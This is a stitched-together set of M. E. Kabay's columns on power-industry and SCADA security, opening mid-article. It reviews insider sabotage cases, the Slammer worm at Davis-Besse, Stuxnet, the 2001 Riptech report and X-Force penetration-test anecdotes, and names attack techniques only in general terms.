> [He] was found guilty by a federal jury on May 27, 2008 for Unauthorized Access to a Protected Computer. On June 24, 2008, Alavi pleaded guilty to Interstate Transportation of Stolen Goods. Alavi was directed by the District Court to self report to the Bureau of Prisons on March 2, 2009 with the added release condition that he be subject to electronic monitoring.

SCADA and other Power Industry Information Systems Sabotage

Employees who feel badly treated by their employers and who suffer from an exaggerated sense of entitlement are particularly prone to harming their current or former employers.[8]

2007 Saboteur of California Power Grid Gained Access Despite Warning

Lonnie Charles Denison, 32, was taken off his job at the California Independent System Operator (Cal-ISO) plant in Folsom (a suburb of Sacramento) by his employer, Science Applications International Corporation (SAIC) because of concerns over his mental health. SAIC warned Cal-ISO that Denison was a security threat due to a history of mental illness, alcoholism and a decade of methamphetamine addiction. Despite the warning, Denison managed to enter the Folsom plant using a card-swipe access control system and a biometric handprint reader. Once into the secured areas of the plant, prosecutors charge that he "broke a glass seal and pushed an emergency electricity shut-off button, plunging the … building … into darkness and crashing computers used to communicate with the power market." Luckily, the damage did not cause a blackout. Recovery took seven hours of intense work and included the start of a detailed investigation and analysis of the incident. Denison was also accused of sending a false bomb threat to a former co-worker at the plant.[9]

In December 2007, "Denison pleaded guilty to attempted damage of an energy facility, a felony offence punishable with up to five years' imprisonment and a $250,000 fine…." The incident cost the utility $14,000.[10]

Denison was sentenced to six months home confinement and five years probation; he was ordered to pay $34,163 in restitution to Cal-ISO. Conditions of the sentence included that "the defendant [was] required to participate in drug treatment and mental-health counseling, be

subject to random drug testing, and have no contact with CAL-ISO facilities or its employees."[11]

2009 Fired Nuclear-Power-Plant Employee Arrested for Hacking Systems

Energy Future Holdings of Texas fired Dong Chul Shin without notice in March 2009; in June, he was arrested, accused of hacking into the Comanche Peak nuclear reactor to tamper with its energy forecasting system. According to John Leyden, writing in *The Register*, FBI agents accused him of using his "VPN access account (which was left active) … to log into the corporate intranet before modifying and deleting files. Proprietary company information was also transferred to a personal webmail account linked to Dong…."[12]

2009 (Former) IT Consultant Confesses to SCADA Tampering

Dan Goodin, writing in *The Register*, reports on a case involving a consultant whose contract with Pacific Energy Resources of Long Beach, CA ended in May 2008. In a federal court in Los Angeles in 2009, Mario Azar pled guilty to having hacked into the system controlling marine oil platforms to cause damage.[13]

In the next article in this series, we'll look at incidents involving the electric power industry and

- Criminal hackers
- Malware.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Endnotes

[1] Cobb, Cobb and Kabay 2009, pp 15.7-8
[2] Ghosh, et al. 2009, p 21.10
[3] Campbell and Kennedy 2009
[4] The Japan Times 2006
[5] Spollen 2007
[6] BBC News 2007
[7] Associated Press 2007
[8] Post 2009, pp 13.3-4
[9] Lifsher 2007
[10] Leyden 2007
[11] Scott 2008

[12] Leyden 2009
[13] Goodin 2009

Bibliography

Associated Press. "Nuclear plant software contains info available on the Web." *East Valley Tribune.* Apr 23, 2007. http://www.eastvalleytribune.com/story/88363 (accessed Oct 25, 2009).

BBC News. "Egypt nuclear engineer gets life." *BBC News.* Jun 25, 2007. http://news.bbc.co.uk/2/hi/middle_east/6236680.stm (accessed Oct 24, 2009).

Campbell, Q., and David M. Kennedy. *Psychology of Computer Criminals, The.* Vol. 1, chap. 12 in *Computer Security Handbook,* edited by Seymour Bosworth, M. E. Kabay and Eric Whyne. Hoboken, NJ: Wiley, 2009.

Cobb, Chey, Stephen Cobb, and M. E. Kabay. *Penetrating Computer Systems and Networks.* Vol. 1, chap. 15 in *Computer Security Handbook,* edited by Seymour Bosworth, M. E. Kabay and Eric Whyne, 2035. Hoboken, NJ: Wiley, 2009.

Ghosh, Anup K., Kurt Baumgarten, Jennifer Hadley, and Steven Lovaas. *Web-based Vulnerabilities.* Vol. 1, chap. 21 in *Computer Security Handbook,* edited by Seymour Bosworth, M. E. Kabay and Eric Whyne. Hoboken, NJ: Wiley, 2009.

Goodin, Dan. "(Former) IT consultant confesses to SCADA tampering: multiple user accounts." *The Register.* Sep 24, 2009. http://www.theregister.co.uk/2009/09/24/scada_tampering_guilty_plea/ (accessed Oct 25, 2009).

Leyden, John. "Feds quiz former worker over Texas power plant hack." *The Register.* Jun 1, 2009. http://www.theregister.co.uk/2009/06/01/texas_power_plant_hack (accessed Oct 25, 2009).

—. "Sys admin admits trying to axe California power grid: Homer Simpson-style rage attack." *The Register.* Dec 17, 2007. http://www.theregister.co.uk/2007/12/17/california_power_centre_bofh_goes_crazy/print.html (accessed Oct 25, 2009).

Lifsher, Marc. "Alleged saboteur of power grid gained access despite warning." *Los Angeles Times.* Apr 21, 2007. http://articles.latimes.com/2007/apr/21/business/fi-grid21 (accessed Oct 25, 2009).

Post, Jerrold M. *Dangerous Information Technology Insider: Psychological Characteristics and Career Patterns, The.* Vol. 1, chap. 13 in *Computer Security Handbook,* edited by Seymour Bosworth, M. E. Kabay and Eric Whyne, 2035. Hoboken, NJ: Wiley, 2009.

Scott, McGregor W. "Sacramento Man Sentenced to Five Years' Probation for Trying to Shut Down California Power Grid." *Department of Justice Eastern District of California.* Apr 11, 2008. http://sacramento.fbi.gov/dojpressrel/pressrel08/sc041108.pdf (accessed Oct 25, 2009).

Spollen, Jonathan. "Egyptian and two foreigners charged with spying for Israel." *Daily News Egypt.* Apr 19, 2007. http://www.thedailynewsegypt.com/article.aspx?ArticleID=6728 (accessed Oct 24, 2009).

The Japan Times. "Power plant security info leaked onto Net." *The Japan Times Online.* May 15, 2006. http://search.japantimes.co.jp/cgi-bin/nn20060515a3.html (accessed Oct 18, 2009).

Attacks on Power Systems: Hackers, Malware

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In this fourth article in a series focusing on the need for improved information assurance and cyber situational awareness in the electric power industry, we look at incidents involving the electric power industry and

- Criminal hackers
- Malware

Criminal Hackers and Malware versus Power Systems

Criminal hackers take advantage of both technical vulnerabilities[1] and human failings[2] to penetrate insecure systems.

1998 12-Year-Old Hacker Penetrates Arizona's Roosevelt Dam: FALSE

There are many references in published articles to a story summarized as follows in a review of cyberterrorism by John Borland and Lisa Bowman published in 2002 by ZDNet UK:[3]

> In 1998, a 12-year-old hacker broke into the computer system that controlled the floodgates of the Theodore Roosevelt Dam in Arizona, according to a June [2002] *Washington Post* report. If the gates had been opened, the article added, walls of water could have flooded the cities of Tempe and Mesa, whose populations total nearly one million.

The authors continue

> There was just one problem with the account: it wasn't true.
>
> A hacker did break into the computers of an Arizona water facility, the Salt River Project in the Phoenix area. But he was 27, not 12, and the incident occurred in 1994, not 1998. And while clearly trespassing in critical areas, the hacker never could have had control of any dams – leading investigators to conclude that no lives or property were ever threatened.
>
> "It's like the children's game of 'telephone,'" said Gail Thackery, assistant attorney general for Arizona and the prosecutor on the Salt River hacking case. "You get the reality at one end and, at the other end, something completely different."

2000 Hacker Shocks Electric Company

On Dec 29, 2008 at 21:09, someone hacked into the Ozarks Electric Cooperative Corporation's telephone-based outage-reporting system and altered the voice greeting to say that "All of Ozarks Electric's employees have gone home. Call someone who cares."

Law enforcement officials were working with Ozarks Electric and AT&T investigators to uncover the criminal hacker. A newspaper report stated that "Ozarks Electric is beefing up its computer security as a result of the incident. Johnson said new measures would likely include a two-tiered password system that's already in the works by automated answering system vendor DataVoice International Inc. of Dallas."[4]

2003 Slammer Worm Crashes Ohio Nuclear Plant Network

In January 2003, wrote Kevin Poulson in *SecurityFocus*, "The Slammer worm penetrated a private computer network at Ohio's Davis-Besse nuclear power plant in January and disabled a safety monitoring system for nearly five hours, despite a belief by plant personnel that the network was protected by a firewall…."[5]

The FirstEnergy Corporation[6] operates the Davis-Besse Nuclear Power Station in Oak Harbor, Ohio near Toledo.[7] According to several published reports cited in Poulson's article, the sequence of events was as follows (summarizing and placing in point-form list):

- Slammer worm[8] infected computers at one of Davis-Besse's contractors.
- Code travelled through T1 bridge between infected network and Davis Besse's corporate network. Poulson added, "The T1 line, investigators later found, was one of multiple ingresses into Davis-Besse's business network that completely bypassed the plant's firewall, which was programmed to block the port Slammer used to spread."
- Some of the system administrators at FirstEnergy were aware of the T1 backdoor network.
- At 09:00 on Saturday 25 Jan 2003, business users noticed their network bogging down.
- Worm spread from the business network to the SCADA systems controlling the nuclear power plant and infected "at least one unpatched Windows server. According to the reports, plant computer engineers hadn't installed the patch for the MS-SQL vulnerability that Slammer exploited. In fact, they didn't know there was a patch, which Microsoft released six months before Slammer struck."
- By 16:00, plant workers reported network congestion.
- At 16:50, the Safety Parameter Display System (SPDS) – the plant's HMI – crashed. This system "monitors the most crucial safety indicators at a plant, like coolant systems, core temperature sensors, and external radiation sensors."
- At 17:13, the Plant Process Computer (PPC) crashed. "The unavailability of the SPDS and the PPC was burdensome on the operators," according to a report to the Nuclear Regulatory Commission quoted by Poulson.
- SPDS recovery took 4:50 (h:m) and PPC recovery took 6:09.

The North American Electric Reliability Council (NERC) issued a three page analysis of the incident in June 2003.[9] The key paragraphs are as follows:

The essence of the SQL worm incident:

The SQL worm incident was so impacting due to inadequate security patch installs on SQL servers; the patch was released six months earlier in July 2002. The resulting consequence was high traffic volumes on LANs, WANs, Internet, and inter-dependent frame relay. The traffic consumed bandwidth and resulted in loss of data packets in some applications that were sensitive to time-out.

The Electricity Sector cases had two distinct causes:

- Case-1: A server on the control center LAN running SQL was not patched. The worm did not reach the server via the organization's connection to the Internet. It did apparently migrate through the corporate networks until it finally reached the critical SCADA network via a remote computer through a VPN connection. The worm propagated, blocking SCADA traffic.
- Case-2: The control network uses frame relay. The telecommunications frame relay provider utilizes Asynchronous Transfer Mode through the telecommunications network backbone for a variety of services. The ATM bandwidth became overwhelmed by the worm, blocking SCADA traffic.

One of the significant recommendations for improvement was as follows: "Install, maintain, and monitor intrusion detection processes. At a minimum, intrusion detection sensors should be installed inside the critical system networks."

2006 National Nuclear Security Administration Computers Hacked; Info on 1,500 Taken

In September 2005, someone broke into the National Nuclear Security Administration (NNSA) of the US Department of Energy's (DOE) in Albuquerque, NM. The criminal apparently stole personally-identifiable information about 1,500 contractors and employees that had been compiled during their security clearances; data included name, date of birth, Social Security number, work location, and security level. Officials admitted that the incident was noticed at the time but that no one reported it to higher levels until June 2006.[10]

2010 Stuxnet Worm Attacks SCADA Vulnerabilities

In July 2010, reports surfaced of a zero-day threat to SCADA systems using Siemens AG's Simatic WinCC and PCS 7 software. Analysts found that the Stuxnet worm was designed for industrial espionage; however, the same techniques could have been used for sabotage. Experts expressed concern that the worm was signed using valid digital certificates from Taiwanese companies and that the complex code implied considerable knowledge of the SCADA software.[11]

In the next articles in this series we'll look at government and industry consensus about the need for increased security of SCADA systems in the power industry.

Endnotes

[1] Cobb, Cobb and Kabay 2009
[2] Raman, et al. 2009
[3] Borland and Bowman, Cyberterrorism: The real risks 2002
[4] Arkansas Business 2001
[5] Poulson 2003

[6] FirstEnergy Corp. home page < http://www.firstenergycorp.com/index.html >
[7] Energy Information Administration 2009
[8] CERT-CC 2003
[9] North American Electric Reliability Council 2003
[10] Washkuch 2006
[11] Vijayan 2010

Bibliography

Arkansas Business. "Hacker Shocks Electric Company." *Entrepreneur.* Jan 8, 2001. http://www.entrepreneur.com/tradejournals/article/print/69298714.html (accessed Nov 3, 2009).

Borland, John, and Lisa Bowman. "Cyberterrorism: The real risks." *ZDNet UK Online Business Toolkit.* Aug 27, 2002. http://news.zdnet.co.uk/internet/0,1000000097,2121358,00.htm (accessed Nov 27, 2009).

CERT-CC. "CERT® Advisory CA-2003-04 MS-SQL Server Worm." *Computer Security Incident Response Team Coordination Center, Carnegie Mellon University Software Engineering Institute.* Jan 27, 2003. http://www.cert.org/advisories/CA-2003-04.html (accessed Nov 27, 2009).

Cobb, Chey, Stephen Cobb, and M. E. Kabay. *Penetrating Computer Systems and Networks.* Vol. 1, chap. 15 in *Computer Security Handbook,* edited by Seymour Bosworth, M. E. Kabay and Eric Whyne, 2035. Hoboken, NJ: Wiley, 2009.

Energy Information Administration. "Davis-Besse Nuclear Generating Station, Ohio." *EIA -- US Department of Energy.* Sep 10, 2009. http://www.eia.doe.gov/cneaf/nuclear/page/at_a_glance/reactors/davisbesse.html (accessed Nov 27, 2009).

North American Electric Reliability Council. "SQL Slammer Worm Lessons Learned for Consideration by the Electricity Sector." *NERC Library of CIP Documents.* Jun 20, 2003. http://www.esisac.net/publicdocs/SQL_Slammer_2003.pdf (accessed Nov 27, 2009).

Poulson, Kevin. "Slammer worm crashed Ohio nuke plant network." *SecurityFocus.* Aug 19, 2003. http://www.securityfocus.com/news/6767 (accessed Nov 27, 2009).

Raman, Karthik, Susan Baumes, Kevin Beets, and Carl Ness. *Social Engineeering and Low-Tech Attacks.* Vol. 1, chap. 19 in *Computer Security Handbook,* edited by Seymour Bosworth, M. E. Kabay and Eric Whyne, 2035. Hoboken, NJ: Wiley, 2009.

Vijayan, Jaikumar. *Stuxnet renews power grid security concerns.* 07 26, 2010. http://www.networkworld.com/news/2010/072610-stuxnet-renews-power-grid-security.html (accessed 09 01, 2010).

Washkuch, Jr, Frank. "Hackers break into Energy Department's nuclear weapons wing." *SC Magazine.* Jun 13, 2006. http://www.scmagazineus.com/Hackers-break-into-Energy-Departments-nuclear-weapons-wing/PrintArticle/33524/ (accessed Oct 24, 2009).

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

limit on any Web site, and to republish it in any way they see fit.

Riptech, Inc. "Understanding SCADA System Security Vulnerabilities." *IWS -- The Information Warfare Site.* Jan 2001. http://www.iwar.org.uk/cip/resources/utilities/SCADAWhitepaperfinal1.pdf (accessed Nov 24, 2009).
Symantec. "Symantec to Acquire Riptech." *Symantec.* Jul 17, 2002. http://www.symantec.com/press/2002/n020717b.html (accessed Nov 24, 2009).

Security in the Electric Power Industry: Riptech Report of 2001

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This is another in a series< insert URL to list of previous articles in this series – list provided at end of this MS> of articles looking at security issues in the electric power industry. Today I review a baseline report from almost a decade ago that remains important for everyone studying these issues. In light of the Stuxnet worm attacks on tens of thousands of Siemens supervisory control and data acquisition (SCADA) systems around the world.[1]

* * *

In January 2001, Riptech, Inc., a high-tech security firm providing managed security services which was acquired by Symantec in 2002[2], published a brief report on security vulnerabilities in SCADA systems.[3] The authors presented three "Common Misconceptions about SCADA System Security" which are summarized below:

MISCONCEPTION #1 – "The SCADA system resides on a physically separate, standalone network."

Although the early SCADA systems were indeed independent of corporate data processing systems and networks, the situation has changed. The Riptech authors write, "First, the demand for remote access computing has encouraged many utilities to establish connections to the SCADA system that enable SCADA engineers to monitor and control the system from points on the corporate network. Second, many utilities have added connections between corporate networks and SCADA networks … to allow corporate decision makers to obtain instant access to critical data about the status of their operational systems."

The authors explain that there is evidence that many such connections have limited security.0

MISCONCEPTION #2 – "Connections between SCADA systems and other corporate networks are protected by strong access controls."

Wrong. Research findings in the field consistently find serious weaknesses in the security of SCADA systems.

MISCONCEPTION #3 – "SCADA systems require specialized knowledge, making them difficult for network intruders to access and control." [The following points from the original report have been edited and reformatted as bullet points for clarity.]

- "… utility companies represent a key component of one of the nation's critical infrastructures… [and] are likely targets of coordinated attacks by cyber-terrorists,…[not] disorganized [criminal] hackers.
- Such attackers are highly motivated, well-funded, and may very well have insider knowledge.
- Further, a well-equipped group of adversaries focused on the goal of utility operations disruption is certain to use all available means to gain a detailed understanding of SCADA systems and their potential vulnerabilities.
- …[T]he increasing availability of information describing the operations of SCADA systems [increases the risk]. …[S]everal standards for the interconnection of SCADA systems and remote terminal units (RTUs) have been published, as have standards for communication between control centers, acceptance of alarms, issuance of controls, and polling of data objects. Further, SCADA providers publish the design and maintenance documents for their products and sell toolkits to help develop software that implements the various standards used in SCADA environments.
- Finally, the efforts of utility companies to make efficient use of SCADA system information across their company has led to development of "open" standard SCADA systems. As a result of this development, SCADA system security is often only as strong as the security of the utility's corporate network.

The Riptech report summarized the "common security vulnerabilities affecting SCADA systems" with the following three headings:

- Public information availability
- Insecure network architecture
- Lack of real-time monitoring.

The authors expanded on this last point with descriptions of two particularly important problems:

- "Vast amounts of data from network security devices overwhelm utility information security resources rendering monitoring attempts futile
- Even when intrusion detection systems are implemented, network security staff can only recognize individual attacks, as opposed to organized patterns of attacks over time."

Riptech proposed a three step approach to securing SCADA systems (quoting directly from the paper with elisions … and minor [capitalization] changes):

1. Regular vulnerability assessments

   ….In addition to assessing operational systems, corporate networks, web servers, and customer management systems should also be assessed to reveal unintended gaps in security, including unknown links between public and private networks, and firewall configuration problems.

2. Expert information security architecture design

   ….[F]irewalls, IDSs[intrusion-detection systems], and VPNs[virtual private networks] can all help protect networks from malicious attacks, improper configuration and/or product selection can seriously hamper the effectiveness of a security posture. In order to minimize risks associated with network architecture design, utilities should work with information security professionals to ensure that evolving network architectures do not compromise information security.

3. Managed security [by which they meant outsourcing security to an organization that would provide “real-time security monitoring capability at a relatively low cost”]

   As companies deploy network security technologies throughout their networks, the need to properly manage and monitor these devices is becoming increasingly complex. Unfortunately, the implementation of “technology-only” solutions without close monitoring and management significantly weakens the effectiveness of security devices. Hiring experienced IT security professionals to monitor network security devices can help to mitigate risk; however this option is cost-prohibitive for most, if not all, utility companies. As a result, many organizations are outsourcing the management and monitoring of security devices to highly specialized, managed security companies. Managed security services ensure that all security devices are configured properly and fully patched, while monitoring the actual activity on each device to detect malicious activity in real time. Managed security services enable corporations to maintain a realtime security monitoring capability at a relatively low cost, and simultaneously increase the value of existing information security devices by enhancing their performance and capabilities.

I think that Riptech’s work a decade ago holds valuable lessons for us in today’s increasingly critical SCADA security landscape.

References

[1] Oltsik, J. (2010). “The Stuxnet Worm and Cyberwar: What Happens Next?” *Back to CISCO Subnet – Networkworld* (Sep 28, 2010).
http://www.networkworld.com/community/blog/stuxnet-worm-and-cyberwar-what-happens-next
(accessed 26 Oct 2010)
[2] Riptech, Inc (2001). "Understanding SCADA System Security Vulnerabilities." *IWS -- The Information Warfare Site*.
http://www.iwar.org.uk/cip/resources/utilities/SCADAWhitepaperfinal1.pdf
(accessed 26 Oct 2010).
[3] Symantec (2002). "Symantec to Acquire Riptech." *Symantec*. (Jul 17, 2002)
http://www.symantec.com/press/2002/n020717b.html (accessed 26 Oct 2010).

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

LIST OF URLS FOR PREVIOUS ARTICLES IN SCADA-SECURITY SERIES FOLLOWS ON NEXT PAGE FOR USE AS A SEPARATE HTML POP-UP

LIST OF URLS FOR PREVIOUS ARTICLES IN SCADA-SECURITY SERIES

1. Cyber situational awareness for the electric power industry (09/01/10)
http://www.networkworld.com/newsletters/sec/2010/083010sec2.html
2. Electric power industry as critical infrastructure (09/06/10)
http://www.networkworld.com/newsletters/sec/2010/090610sec1.html
3. Attacks on power systems: Data leakage, espionage, insider threats, sabotage (09/08/10)
http://www.networkworld.com/newsletters/sec/2010/090610sec2.html
4. Attacks on power systems: Hackers, malware (09/13/10)
http://www.networkworld.com/newsletters/sec/2010/091310sec1.html
5. Attacks on power systems: Industry/government consensus (09/15/10)
http://www.networkworld.com/newsletters/sec/2010/091310sec2.html
6. Increasing security of SCADA systems in power industry (09/20/10)
http://www.networkworld.com/newsletters/sec/2010/092010sec1.html
7. A laundry list of power industry incidents to learn from (09/22/10)
http://www.networkworld.com/newsletters/sec/2010/092010sec2.html
8. SCADA security: A real-world case study (10/25/10)
http://www.networkworld.com/newsletters/sec/2010/102510sec1.html

SCADA Security and Terrorism: The X-Force Report

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In a slide presentation from the January 2006 *BlackHat Federal Conference*,[1] David Maynor, was who was at that time an R&D Research Engineer for Internet Systems Security (ISS) X-Force[2] and colleague Robert Graham from ISS (both are now founders and top executives at Errata Security < http://www.erratasec.com/about.html >)presented an analysis of supervisory control and data acquisition (SCADA) system security that included anonymized evidence from many penetration tests for many organizations using SCADA systems, including power companies.[3] Some of their results even resulted from first encounters with company executives who were foolishly confident that their SCADA systems were not at risk.

Maynor and Graham summarized the basic architecture of SCADA systems as multi-tier, with physical measurement and control endpoints that serve as sensors and actuators. The processors for these sensors and actuators generally run on ordinary commercial operating systems such as VMS, Unix, Windows and Linux and the human interfaces often run on MS-Windows systems.[4]

Maynor and Graham stress that despite blithe assertions by non-technical power-industry executives, the SCADA networks and protocols do not isolate SCADA data from human intervention and administrative networks. At the most fundamental level, they argue, "Data flows up to humans, commands flow down."[5] If the human operators also have access to the Internet on the same devices through which they control the human-machine interfaces (HMI), the threat of penetration of the SCADA networks increases. Furthermore, many SCADA networks lack effective identification, authentication and authorization schemes to control access to the control systems. Firewalls are often missing because they slow down network throughput and therefore harm response time for critical actions in cases of trouble.[6]

In practice, SCADA systems lack authentication, are not patched at all (because there never seemed to be any need for patches), and are generally viewed as unconnected to the Internet. However, the authors' experience shows that on the contrary, SCADA systems are typically subject to multiple undocumented, uncontrolled interconnections. The problem is worsened by inadvertent interconnections when security-unaware users connect mobile devices such as notebook computers to SCADA systems while they are simultaneously connected to other networks – including direct connections to the Internet – through wireless connections.[7]

Maynor and Graham offer a series of real-world examples that must alert the power industry to the discrepancy between comfortable assumptions and reality. The ISS X-Force penetration team specialists used simple, widely-available tools and techniques for their analyses,[8] including

- Simple password guessing
- Structured Query Language (SQL) injection[9]
- Port scanning[10]
- Simple Network Management Protocol (SNMP) Management Information Base (MIB) walking[11]
- Anonymous File Transfer Protocol (FTP),[12] Server Message Block (SMB) null

sessions,[13] and Telnet with no password[14]
- Old and common exploits on unpatched systems
- Sniffing[15]
- Backdoors[16] and Trojans.[17]

In the next of this two-part summary, I'll conclude with some simultaneously awful and hilarious SCADA-security case studies by these penetration-testing experts.

NOTES (all URLs checked 4 Nov 2010)

[1] BlackHat Federal 2006 Conference, Sheraton Crystal City, Washington, DC, January 23-26, 2006
< http://www.blackhat.com/html/bh-federal-06/bh-fed-06-index.html >
[2] ISS was acquired by IBM in October 2006; see a press release at < http://www-03.ibm.com/press/us/en/pressrelease/20468.wss >. The IBM Internet Security Systems X-Force Research home page is < http://www-935.ibm.com/services/us/iss/xforce/ >
[3] Maynor, David, and Robert Graham. "SCADA Security and Terrorism: We're not crying wolf." BlackHat Federal 2006. Jan 26, 2006. < http://www.blackhat.com/presentations/bh-federal-06/BH-Fed-06-Maynor-Graham-up.pdf >
[4] Maynor and Graham 2006, slide 8
[5](Maynor and Graham 2006), slides 10 and 11
[6](Maynor and Graham 2006), slide 12
[7] Maynor and Graham 2006, slides 17 and 18
[8] Maynor and Graham 2006, slides 21 and 22
[9] Friedl, Steve. "SQL Injection Attacks by Example." Steve Friedl's Unixwiz.net Tech Tips. Oct 10, 2007. < http://unixwiz.net/techtips/sql-injection.html >
[10] Maurer, James. "Port Scanning." Audit My PC. 2008. < http://www.auditmypc.com/freescan/readingroom/port_scanning.asp >
[11] Rockwood, Ben. "Probing a device: SNMP WALKs." Tek Ref: Quick Reference & Learning Material. Nov 23, 2004. < http://www.cuddletech.com/articles/snmp/node1.html >
[12] Rovers, Perry. "Anonymous FTP: Frequently Asked Questions (FAQ) List." Internet FAQ Archives. Nov 13, 1997. < http://www.faqs.org/faqs/ftp-list/faq/ >
[13] SWREG, Inc. "How is information enumerated through NULL session access, Remote Procedure Calls and IPC$?" Ixis Research Ltd. 2001.< http://www.softheap.com/security/session-access.html >
[14] Zirkle, Laurie. "Intrusion Detection FAQ: Does allowing telnet and rlogin increase the risk to my site?" SANS Security Resources. 2009. < http://www.sans.org/security-resources/idfaq/telnet_rlogin.php >
[15] Bradley, Tony. "Introduction to Packet Sniffing." About.com: Internet/Network Security. 2008. < http://netsecurity.about.com/cs/hackertools/a/aa121403.htm >
[16] Zhang, Yin, and Vern Paxson. "Detecting Backdoors." International Computer Science Institute (ICSI) Networking Group. Oct 18, 2000. < http://www.icir.org/vern/papers/backdoor/ >
[16] Shimonski, Robert J. "Trojan Horse Primer." WindowSecurity.com. Jul 23, 2004. < http://www.windowsecurity.com/articles/Trojan_Horse_Primer.html >
[17] Maynor and Graham 2006, slide 23

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html >

in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

SCADA Security and Terrorism: The X-Force Experience

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In this second of two reports, we continue with a summary of the January 2006 *BlackHat Federal Conference* presentation by David Maynor, was who was at that time an R&D Research Engineer for Internet Systems Security (ISS) X-Force[2] and colleague Robert Graham from ISS (both are now founders and top executives at Errata Security < http://www.erratasec.com/about.html >). Having summarized their conclusions that supervisory control and data acquisition (SCADA) system security is in a parlous state, they continued their presentation with case studies that were simultaneously appalling and hilarious. The following sections are paraphrases of several slides from their brilliant presentation.

At a power plant where they were trying to negotiate a contract for penetration testing, they met resistance from executives who were confident that their systems were so secure that no break-ins were possible. Indeed, said the executives, there weren't even any wireless networks at their site; Maynor and Graham turned their notebook around to demonstrate an unsecured wireless access point (WAP). Ah, but there was no way to get useful information from that WAP; the experts immediately connected and received a Dynamic Host Configuration Protocol (DHCP) address. Well, but it was just in the lab; but a scan showed at once that on the contrary, the wireless network was linked to the main office local area network (LAN). OK, but that LAN wasn't connected to the SCADA systems controlling the power plant; so the pen-testers immediately got into the Solaris UNIX SCADA system with a decade-old exploit. At this point, write Maynor and Graham, the executives said, "Please stop." They continue, "We had broken into a system that was on both networks and, indeed, was in direct control of something extremely sensitive and we were in danger of breaking it…. The skills of "average" hackers are adequate to gain access to the systems.[1]

At a component of US power grid, the customer claimed that "Backend networks are not interconnected with the Internet." Maynor and Graham asked, "But don't you have power-trading Websites on the Internet? Don't those have some interconnection with the backend networks?" The customer admitted that and the pen-test proved it. The slide notes

- Got in via SQL injection on website/portal
- Established VPN-like tunnel through SQL server
- Followed the data from system to system to the backend network, which of course was weak on authentication and patches
- Confirmation
- Indeed, there was no air-gap between the backend network and the Internet
- A hacker on the Internet could press a button and shut off the system.[2]

In a pen-test at another nation's power grid, the experts noted that unlike the US, most nations have a single power grid and a single target. Their pen-test used different attack vectors: via Internet, via dialup and via wireless. They found that despite claims that "Office networks not interconnected to production networks" in fact there were connections. For example, "the time on the production network that gets the 50/60 Hz sine wave is synchronized primarily with NTP across the Internet." Analysis showed that the SCADA systems were insecure; canonical

passwords supplied at the time of installation had never been changed and were universally shared, precluding proper logging and assignment of responsibility for actions on the network. The experts demonstrated that "Access from the Internet to the backend network existed." For example, they showed, "…accessing a specially crafted (long) URL with a web-enabled phone was all that was needed to shutdown the entire grid."[3].

In subsequent slides in their presentation, Maynor and Graham present convincing evidence that, contrary to the naïve belief in security through obscurity ("We think the threat is low because outsiders know nothing about our systems"[4] and "SCADA too obscure for hackers"[5]) of their industrial-control clients, the pen-testers were able to obtain detailed information about specific companies and sites using

- Search engines such as GOOGLE
- Detailed case studies used as marketing documents by vendors and placed on public Web sites
- Internal documents available on unprotected FTP sites, dual-homed workstations, and unprotected intranets.

Another security failure of concern was poor physical security. They were driving through a rural area with a customer employee and walked into a power substation through an unlocked door to find a Windows PC "running in [the] shed connected to all the equipment and connected to the Internet SCADA backbone through wireless connection and TCP/IP protocols…."[6]

The X-Force team also reported that audit trails on most SCADA systems were mostly absent or unusable, since users logged in using canonical usernames and passwords such as "console" or "administrator." The investigators found that most of their penetration-testing activity was never logged.[7]

Finally, the X-Force team analyzed production programs in several SCADA systems and immediately found serious security flaws which they summarized as follows:[8]

- Insecure coding practices
- Trusting input from the network (e.g. buffer-overflows[9])
- Widespread use of known villains: strcpy(), sprintf(),[10]etc.
- Little or no ability for authentication or encryption
- Clear-text data storage
- Difficulty in firewalling, patching, hardening, and other security techniques.

I think that Maynor and Graham have provided strong real-world evidence that SCADA systems need serious attention from security practitioners. However, we may need experts in yoga or chiropraxis who can show non-technical executives how to move their heads out of their current anatomically-improbable locations.

NOTES (all URLs checked 4 Nov 2010)

[1] Maynor, David, and Robert Graham. "SCADA Security and Terrorism: We're not crying wolf." BlackHat Federal 2006. Jan 26, 2006. < http://www.blackhat.com/presentations/bh-federal-06/BH-Fed-06-Maynor-Graham-up.pdf >, slides 23 & 24
[2] Maynor and Graham 2006, slide 26
[3] Maynor and Graham 2006, slide 27
